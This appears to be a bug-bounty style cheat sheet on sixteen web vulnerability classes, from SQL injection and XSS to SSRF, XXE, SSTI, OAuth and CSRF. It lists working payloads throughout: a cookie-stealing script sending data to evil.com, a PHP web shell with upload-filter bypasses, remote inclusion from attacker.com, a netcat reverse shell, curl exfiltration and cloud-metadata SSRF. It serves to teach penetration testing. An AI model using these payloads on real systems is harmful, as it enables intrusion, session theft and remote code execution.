

1. What is SQL injection (SQLi)?
SQL injection is a web security vulnerability that lets attackers interfere with an application's database queries. This allows them to view, modify, or delete data they shouldn't access, and potentially compromise the server or perform denial-of-service attacks.

Impact of SQL injection
Successful attacks can expose sensitive data like passwords, credit card details, and personal information. They've caused major data breaches, reputational damage, and regulatory fines.
How to detect SQL injection
Test entry points by submitting:
The single quote character
'to trigger errorsSQL syntax that evaluates to different values
Boolean conditions like
OR 1=1andOR 1=2Time-delay payloads
Out-of-band network interaction payloads
Common SQL injection locations
WHERE clause in SELECT queries (most common)
Updated values or WHERE clause in UPDATE statements
Inserted values in INSERT statements
Table or column names in SELECT statements
ORDER BY clause
Examples
Retrieving hidden data:
https://site.com/products?category=Gifts'--This comments out the AND released = 1 restriction, revealing unreleased products.
Subverting login logic:
Username: administrator'--
Password: (blank)
This comments out the password check, allowing login as any user.
2. What is cross-site scripting (XSS)?
XSS is a web vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users.

Types with Code Examples
1. Reflected XSS
<!-- Vulnerable code -->
https://site.com/search?q=<script>alert('XSS')</script>
<p>You searched for: <script>alert('XSS')</script></p>
2. Stored XSS
<!-- User posts comment -->
Comment: <script>document.location='evil.com?cookie='+document.cookie</script>

<!-- Every visitor loads the script -->
<div class="comment">
  <script>document.location='evil.com?cookie='+document.cookie</script>
</div>
3. DOM-based XSS
var user = document.location.hash.substring(1);
document.getElementById('welcome').innerHTML = 'Welcome, ' + user;

https://site.com#<img src=x onerror="alert('XSS')">
What attackers can do
<script>fetch('https://evil.com/steal?cookie='+document.cookie)</script>

<script>document.addEventListener('keydown', function(e){/*send to attacker*/})</script>

<script>fetch('https://site.com/change-password?new=123456', {method:'POST'})</script>
Impact
Account takeover
Data theft
Session hijacking
Malware distribution
3. Information Disclosure
What It Is
Apps accidentally exposing sensitive data—source code comments, internal paths, API keys, passwords. No complex exploit needed, just lazy devs leaving doors open.

Why It's Dangerous
Internal path → Know where to place web shells
Email list → Password spraying target
API key in JS → Access to AWS buckets
Exposed .git → Full source code
Where to Look
Common files:
/robots.txt
/.git/
/.env
/backup/
/phpinfo.php
In the app:
Error messages (reveal file paths)
HTML comments
Network responses (extra data)
Response headers (server versions)
Code Examples
Error leakage:
Warning: include(/var/www/html/config.php) on line 23JavaScript:
const API_KEY = 'sk_live_123456789';How to Find
Directory bruteforce:
ffuf -u https://target.com/FUZZ -w common.txtGoogle dorks (with permission):
site:target.com ext:sql
site:target.com inurl:.git
Check source code on every page (Ctrl+U)
Trigger errors with special characters
Monitor network traffic in DevTools
4. File Upload Vulnerabilities
What It Is
When apps let users upload files but fail validation. Instead of profile pics, attackers upload web shells directly to the server.

Why It's Dangerous
Direct RCE – Upload a shell, run commands
Persistence – Own the server permanently
Lateral movement – Beachhead for internal access
Where to Look
Profile pictures, attachments, CSV imports, resumes
Endpoints:
/upload,/api/upload,/profile/picture
How to Exploit
Basic shell:
<?php system($_GET['cmd']); ?>Bypass tricks:
shell.php.jpg      (double extension)
shell.phtml        (alternate extension)
shell.PhP          (case swap)
Content-Type: image/jpeg  (MIME trick)

‰PNG               (magic bytes + PHP payload)
<?php system($_GET['cmd']); ?>
Trigger it:
https://site.com/uploads/shell.php?cmd=whoamiQuick Bypass Guide
Defense | Bypass |
|---|---|
Extension blacklist | .php5, .phtml, double extensions |
MIME type check | Change Content-Type |
Magic numbers | Prepend image headers |
File rename | Guess naming patterns |
5. Business Logic Vulnerabilities
What They Are
Flaws in how the app is supposed to work. Code runs correctly, but the process is broken. No automated scanner finds these.
Why They're Dangerous
Direct money loss (free products, negative balances)
Account takeover (broken reset flows)
Developers never test "dumb user" scenarios
Where to Look
E-commerce
Apply same coupon repeatedly?
Change price before checkout?
quantity=-1?Checkout with empty cart?
Authentication
Register with existing email → overwrite account?
Skip verification steps?
Reset someone else's password?
Multi-step
Skip steps? (1 → 3 without 2)
Repeat steps? (Submit twice)
Go back and change things?
Code Examples
Price manipulation:
POST /cart
product=123&price=1000 → price=1
Coupon abuse:
POST /apply-coupon
coupon=SAVE20
Send 10x fast → 200% off?
ID manipulation:
/invoice/123 → /invoice/124 (not yours)Race Conditions
Two tabs, same request simultaneously:
Register same username twice?
Transfer money twice before balance updates?
How to Find
Map the flow – Know every step
Think like an idiot – "What if I do this twice? Skip steps? Change numbers?"
Test in Burp – Modify values, replay requests, remove params
6. Path Traversal (LFI & RFI)
What It Is
When apps include files using user input without validation. You escape the web directory and read system files.
LFI – Read files already on the server
RFI – Make server include files from YOUR server
Why It's Dangerous
Read source code (passwords, API keys)
Read system files (/etc/passwd)
RFI = Remote Code Execution
Combine with upload = RCE
Where to Look
Parameters:
?page=home
?file=about
?document=resume.pdf
?include=header
?lang=en
?view=details
Endpoints:
/download?file=manual.pdfHow to Find LFI
Basic test:
?page=../../../etc/passwd
?file=../../../../windows/win.ini
Bypass filters:
URL encode: %2e%2e%2f
Double encode: %252e%252e%252f
Unicode: ..%c0%af
....//....// (collapses to ../)
Null byte (old PHP): ../../../etc/passwd%00
How to Find RFI
Test remote inclusion:
?page=http://attacker.com/shell.txt
?page=ftp://attacker.com/shell.txt
?page=php://filter/convert.base64-encode/resource=index.php
RFI to RCE:
Host this:
<?php system($_GET['cmd']); ?>Then:
?page=http://attacker.com/shell.php&cmd=whoami7. OS Command Injection
What It Is
When apps take user input and shove it directly into system commands. You type 8.8.8.8, server runs ping 8.8.8.8. You type 8.8.8.8; whoami, server runs both.

Why It's Dangerous
Direct RCE – Run anything on their machine
Privilege escalation – If it's root, game over
Reverse shells – Full server access
Data theft – Dump passwords, keys, users
Where to Look
Functionality that calls system commands:
Ping/traceroute tools
Whois lookups
DNS lookups
File converters
Image resizers
Parameters:
?host=8.8.8.8
?domain=google.com
?file=document.docx
How to Find It
Basic command separators:
; whoami
| whoami
|| whoami
& whoami
&& whoami
`whoami`
$(whoami)
Test ping endpoint:
Normal: 8.8.8.8
Test:   8.8.8.8; whoami
Test:   8.8.8.8 | whoami
Blind injection (no output):
; sleep 5
| sleep 5
&& sleep 5
Page takes 5 extra seconds? You're in.
Out-of-band detection:
; nslookup attacker.com
| curl http://attacker.com/test
Bypass Filters
Spaces blocked:
${IFS}whoami
cat${IFS}/etc/passwd
Commands blacklisted:
w'h'o'a'm'i
who$@ami
who""ami
/b?n/c?t /???/??????
Separators blocked:
%0a whoami (newline)
%0d%0a whoami
Quick Payloads
Read files:
Linux: ; cat /etc/passwd
Windows: & type C:\windows\win.ini
Reverse shell:
Linux: ; nc -e /bin/bash YOUR-IP 4444
Windows: & powershell -c reverse-shell
Data exfil:
; curl http://attacker.com/$(whoami)8. API Testing (Swagger)
What It Is
Swagger/OpenAPI is documentation that shows every API endpoint—including hidden ones developers forgot to turn off. A hacker's treasure map.
Why It's Dangerous
Complete attack surface – No guessing endpoints
Hidden functionality – Admin panels, debug tools
Parameter names – Know exactly what to send
Live testing – Send requests directly from browser
Sometimes hardcoded creds in docs
Where to Look
Common paths:
/swagger-ui.html
/swagger-ui/
/api-docs
/v2/api-docs
/v3/api-docs
/swagger.json
/swagger.yaml
/openapi.json
/docs
Framework-specific:
Spring Boot: /swagger-ui/index.html, /v3/api-docs
.NET: /swagger, /swagger/v1/swagger.json
Node.js: /api-docs, /docs, /explorer
What You'll Find
All endpoints:
GET /users
POST /admin/createUser
DELETE /users/{id}
GET /debug/env
POST /execute-sql
Parameters:
{
  "username": "string",
  "password": "string",
  "role": "admin"
}
Authentication:
Where to send tokens
Sometimes hardcoded API keys
"Bearer <token>" examples
9. SSRF (Server-Side Request Forgery)
What It Is
When an app fetches a URL you provide without validation. The server makes requests for you—to internal systems, cloud metadata, or otherwise inaccessible services.

Why It's Dangerous
Access internal systems – Things behind firewalls
Steal cloud creds – AWS metadata endpoint
Port scan – Map internal network
Bypass IP restrictions – Make localhost requests from server
Where to Look
Parameters:
?url=https://example.com
?uri=http://internal-server
?path=http://callback-server.com
?webhook=http://your-server.com
?avatar=https://gravatar.com/...
?file=https://remote-site.com/data.xml
How to Find It
1. Basic confirmation
Point to your server:
?url=http://YOUR-SERVER.com/testCheck logs for hit → SSRF confirmed.
2. Test internal addresses
?url=http://localhost:80
?url=http://127.0.0.1:22
?url=http://169.254.169.254/latest/meta-data/  (AWS creds)
?url=http://metadata.google.internal/          (GCP)
3. Bypass filters
If localhost blocked:
Alternative IPs: 0.0.0.0, 2130706433 (decimal)
URL encode: %31%32%37%2e%30%2e%30%2e%31
Redirects: Your server → internal IP
Other protocols: file://, dict://, gopher://
4. Blind SSRF (no output)
?url=http://YOUR-SERVER.com/$(hostname).your-domain.comCheck DNS logs for hostname exfil.
10. Authentication Flaws
What It Is
Authentication is how the app knows who you are. Login forms, registration, password resets, "remember me" cookies—all of it.
When authentication breaks, attackers become you. They log in as admin without the password. They reset someone else's password. They steal session tokens and slip right in.
No complex exploits needed. Just broken logic and lazy coding.
Why It's Dangerous
Account takeover – Become any user, including admins
Data breach – Once you're in, all their data is yours
Privilege escalation – User to admin? Yes please
Persistence – Change email, password, lock the real user out
Where to Look
Login:
Username/email field
Password field
"Remember me" checkbox
Multi-factor authentication codes
Registration:
Email verification
Password strength requirements
Username uniqueness checks
Password reset:
Email field
Reset token (often in URL)
Security questions
Session management:
Cookies
JWT tokens
Session IDs in URLs
How to Find Them
Login
Try
admin:admin,test:testDifferent error messages? "User not found" vs "Wrong password" = username enumeration
Registration
Register with existing email → does it overwrite the account?
Try
[email protected]→ sometimes treated as admin
Password Reset
Request reset for victim, intercept, change email to yours → reset link sent to you?
Reset tokens predictable?
12345→ try12346
Session Cookies
Log in, grab cookie, log out → cookie still works? Bad.
Cookie stays same before and after login? Session fixation.
JWT Tokens
Decode JWT, change
"user":"user"to"user":"admin"→ still accepted?Change algorithm to
"alg":"none"→ accepted?
Rate Limiting

Try 100 logins fast → blocked? No? Brute force possible.
11. CORS Misconfigurations
What They Are
CORS controls which websites can access your API. Misconfigurations let attackers steal data from other origins.
How to Find Them
Check Headers
Look for:
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Test Origin Reflection
Send request with:
Origin: https://attacker.comIf response has Access-Control-Allow-Origin: https://attacker.com → misconfigured.
With Credentials
If Access-Control-Allow-Credentials: true and origin reflects, attacker can steal user data with JavaScript.
Null Origin
Try Origin: null → some apps allow it.
12. XXE (XML External Entity)
What It Is
XXE attacks abuse XML parsers that process external entities. Read files, do SSRF, cause DoS.
How to Find It
Look for XML
File uploads (.xml, .docx, .svg)
SOAP APIs
SAML authentication
Test File Read
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<root>&xxe;</root>
See /etc/passwd? XXE confirmed.
Test SSRF
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://YOUR-SERVER.com">]>Check server logs for hit.
Blind XXE
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://YOUR-SERVER.com"> %xxe;]>Out-of-band detection.
Billion Laughs (DoS)
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;">
...
13. Server-Side Template Injection (SSTI)
What It Is
SSTI lets you inject code into templates. Often leads to RCE.
How to Find It
Look for
Custom error pages
Email templates
Anywhere user input is rendered
Basic Detection
Inject math:
{{7*7}}
${7*7}
{{7*'7'}}
Response shows 49 or 7777777? SSTI confirmed.
Identify Engine
Different payloads:
Jinja2 (Python):
{{7*7}}Twig (PHP):
{{7*7}}Freemarker (Java):
${7*7}Velocity (Java):
#set($x=7*7)$x
RCE Attempts
Jinja2:
{{ self.__class__.__mro__[-1].__subclasses__() }}Find subprocess and:
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}14. HTTP Host Header Attacks
What They Are
Attacks that manipulate the Host header to poison caches or reset passwords.
How to Find Them
Look for
Password reset
Caching mechanisms
Link generation in emails
Password Reset Poisoning
Request reset for [email protected]
Change Host header to
attacker.comIf reset link uses Host, victim gets link pointing to attacker
Cache Poisoning
Send request with malicious Host header. If cached, other users get attacker content.
Absolute URLs
Check if app uses Host to generate links in responses.
Bypass
Try:
Host: target.com
X-Forwarded-Host: attacker.com
15. OAuth Authentication Issues
What It Is
OAuth lets users log in with Google, Facebook, etc. Implementation flaws = account takeover.
How to Find Them
Redirect URI Validation
Start OAuth flow, intercept. Change redirect_uri to your domain:
redirect_uri=https://attacker.com/callbackIf accepted, steal auth codes.
CSRF in OAuth
No state parameter? Attacker can start OAuth flow, victim completes it, attacker uses code.
Code Reuse
Can you use same auth code twice? With different clients?
Token Leakage
Tokens in URL? access_token=12345 shows in browser history, referer headers.
Improper Scope Validation
Change scope from email to email profile repo → get more data than intended.
16. CSRF (Cross-Site Request Forgery)
What It Is
CSRF tricks logged-in users into performing actions they didn't intend—like changing email or transferring money.
How to Find Them
Look for State-Changing Requests
POST to
/change-emailPOST to
/transfer-fundsGET to
/delete-account? (bad design)
Test Without Token
Intercept request, remove CSRF token
Replay → still works? No CSRF protection.
Test Token Validation
Get valid token from your account
Use it in request for victim → if accepted, token not tied to session.
Test Method Flips
POST to /change-email → try as GET:
GET /change-email?email[email protected]Works? CSRF.





Comments (1)